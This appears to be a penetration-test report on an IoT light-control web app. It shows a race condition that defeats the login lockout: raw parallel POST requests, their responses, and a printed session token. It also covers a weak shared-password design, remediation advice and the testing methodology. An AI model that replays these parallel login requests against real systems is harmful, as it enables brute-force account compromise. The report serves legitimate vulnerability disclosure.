
Due to improper synchronization of failed-attempt counters, multiple requests are processed before the lockout condition is triggered.

The login endpoint at https://iot-light.vercel.app/history.html enforces a limit of **5 failed login attempts** followed by a **3-minute lockout**.
However, this protection can be **bypassed by sending multiple login requests in parallel**, allowing more than the allowed number of attempts before the lockout is applied.

This indicates a **race condition in the rate-limiting logic**, enabling brute-force and credential-stuffing attacks.


When I try to login in https://iot-light.vercel.app/history.html

The application enforces a limit of 5 failed login attempts with a 3-minute lockout.



Invalid password. 4 attempts remaining.

Create **30 identical login requests** with an **incorrect password**.
Group the requests and send them **in parallel** (not sequentially).



```
POST /api/auth/login HTTP/2
Host: iot-light.vercel.app
Content-Length: 24
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: */*
Origin: https://iot-light.vercel.app
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://iot-light.vercel.app/history.html
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
    "password":"31M4n4g3r"
}
```


```
HTTP/2 401 Unauthorized
Cache-Control: public, max-age=0, must-revalidate
Content-Type: application/json; charset=utf-8
Date: Mon, 15 Dec 2025 09:33:20 GMT
Etag: W/"43-geFdkZbODM2GUd6zmnpS4zoZ0U8"
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
X-Powered-By: Express
X-Vercel-Cache: MISS
X-Vercel-Id: dxb1::iad1::cbcng-1765791197269-1bdaa95c0fa8
Content-Length: 67

{
    "success":false,
    "error":"Invalid password. 1 attempts remaining."
}
```

Expected Behavior

- After **5 failed login attempts**, the account should be **locked immediately**.
- All subsequent login attempts should be **blocked** for **3 minutes**, regardless of concurrency.

Actual Behavior

- When requests are sent **in parallel**, **more than 20 login attempts** are processed successfully.
- The lockout is applied **after** multiple additional attempts have already been accepted.
- Rate limiting is **not enforced atomically**.




```
POST /api/auth/login HTTP/2
Host: iot-light.vercel.app
Content-Length: 28
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: */*
Origin: https://iot-light.vercel.app
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://iot-light.vercel.app/history.html
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
    "password":"31Mxcxz4n4g3r"
}
```

```
HTTP/2 401 Unauthorized
Cache-Control: public, max-age=0, must-revalidate
Content-Type: application/json; charset=utf-8
Date: Mon, 15 Dec 2025 09:33:20 GMT
Etag: W/"43-geFdkZbODM2GUd6zmnpS4zoZ0U8"
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
X-Powered-By: Express
X-Vercel-Cache: MISS
X-Vercel-Id: dxb1::iad1::2vz5q-1765791197296-adeccc14312c
Content-Length: 67

{
    "success":false,
    "error":"Invalid password. 1 attempts remaining."
}
```

This indicates a race condition in the rate-limiting logic, allowing brute-force protection bypass

Correct Password



```
POST /api/auth/login HTTP/2
Host: iot-light.vercel.app
Content-Length: 25
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: */*
Origin: https://iot-light.vercel.app
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://iot-light.vercel.app/history.html
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
    "password":"[redacted]"
}
```

```
HTTP/2 200 OK
Cache-Control: public, max-age=0, must-revalidate
Content-Type: application/json; charset=utf-8
Date: Mon, 15 Dec 2025 09:33:19 GMT
Etag: W/"73-YkeCN4MJe6INiy3bnlhgnYYNLGg"
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
X-Powered-By: Express
X-Vercel-Cache: MISS
X-Vercel-Id: dxb1::iad1::b14x2-1765791197296-f94d207d8be3
Content-Length: 115

{
    "success":true,
    "sessionToken":
    "282f0193ac5932c5c91b785004f3de4565b182e56b256748a00c2dbdd6a99cc7",
    "expiresIn":3600
}
```

Impact

An attacker can:

- Bypass login attempt restrictions
- Perform brute-force attacks
- Perform credential-stuffing attacks
- Increase chances of account compromise

Recommendations

- Apply rate limiting at:
    - Reverse proxy (NGINX)
    - API gateway
    - WAF
- Lock the account before password validation
- Introduce CAPTCHA after multiple failed attempts

M-01 Weak Authentication Design (Single Shared Password)

Severity

Low

Description

The application implements a weak authentication design by relying on a **single shared password** without any form of user identification such as a username or individual user accounts.
This design does not provide proper identity verification, accountability, or access separation between users.


Additionally, the authentication mechanism lacks modern security controls such as:

- Multi-factor authentication (MFA)
- Secure session management
- Role-based access control (RBAC)

As a result, any individual who obtains the shared password gains full access to the application and its associated IoT functionality.

Evidence

- Login page requires **only a password**
- No username or user identity is requested
- No session token or user-specific identifier observed
- All authenticated users share the same level of access



Light Control History

Authentication Required

Enter password to view history

Impact

A weak authentication design increases the overall attack surface and results in the following risks:

- No ability to identify or audit individual user actions
- Full system compromise if the shared password is leaked
- Increased effectiveness of brute-force and social engineering attacks
- Inability to apply granular permissions or revoke access per user

While this vulnerability alone does not guarantee immediate compromise, it significantly **amplifies the impact of other authentication-related vulnerabilities**.

Recommendation

It is recommended that the organization redesign the authentication mechanism to align with industry best practices:

- Implement **username and password authentication**
- Introduce **unique user accounts**
- Apply **role-based access control (RBAC)**
- Use secure session handling (JWT or server-side sessions)

Methodology

The assessment was conducted using a structured penetration testing methodology aligned with industry best practices, including the OWASP Web Security Testing Guide (WSTG).

Testing was performed manually to identify both technical and business logic vulnerabilities that automated tools may miss.

Assessment Toolset Selection

The following tools were used during the assessment:

- Burp Suite (Proxy, Repeater, Intruder)
- Web browser for manual testing
- HTTP request analysis tools

Assessment Methodology Detail

The assessment followed these phases:

1. **Reconnaissance**
    - Identifying accessible pages and API endpoints
    - Reviewing application behavior
2. **Enumeration**
    - Discovering hidden endpoints using HTTP methods
    - Inspecting API responses
3. **Vulnerability Identification**
    - Testing access control
    - Authentication and brute-force testing
4. **Exploitation**
    - Bypassing authentication controls
    - Exploiting race condition in lockout logic
5. **Reporting**
    - Documenting findings with evidence
    - Providing remediation guidance

This concluded the vulnerability assessment methodology portion of this report.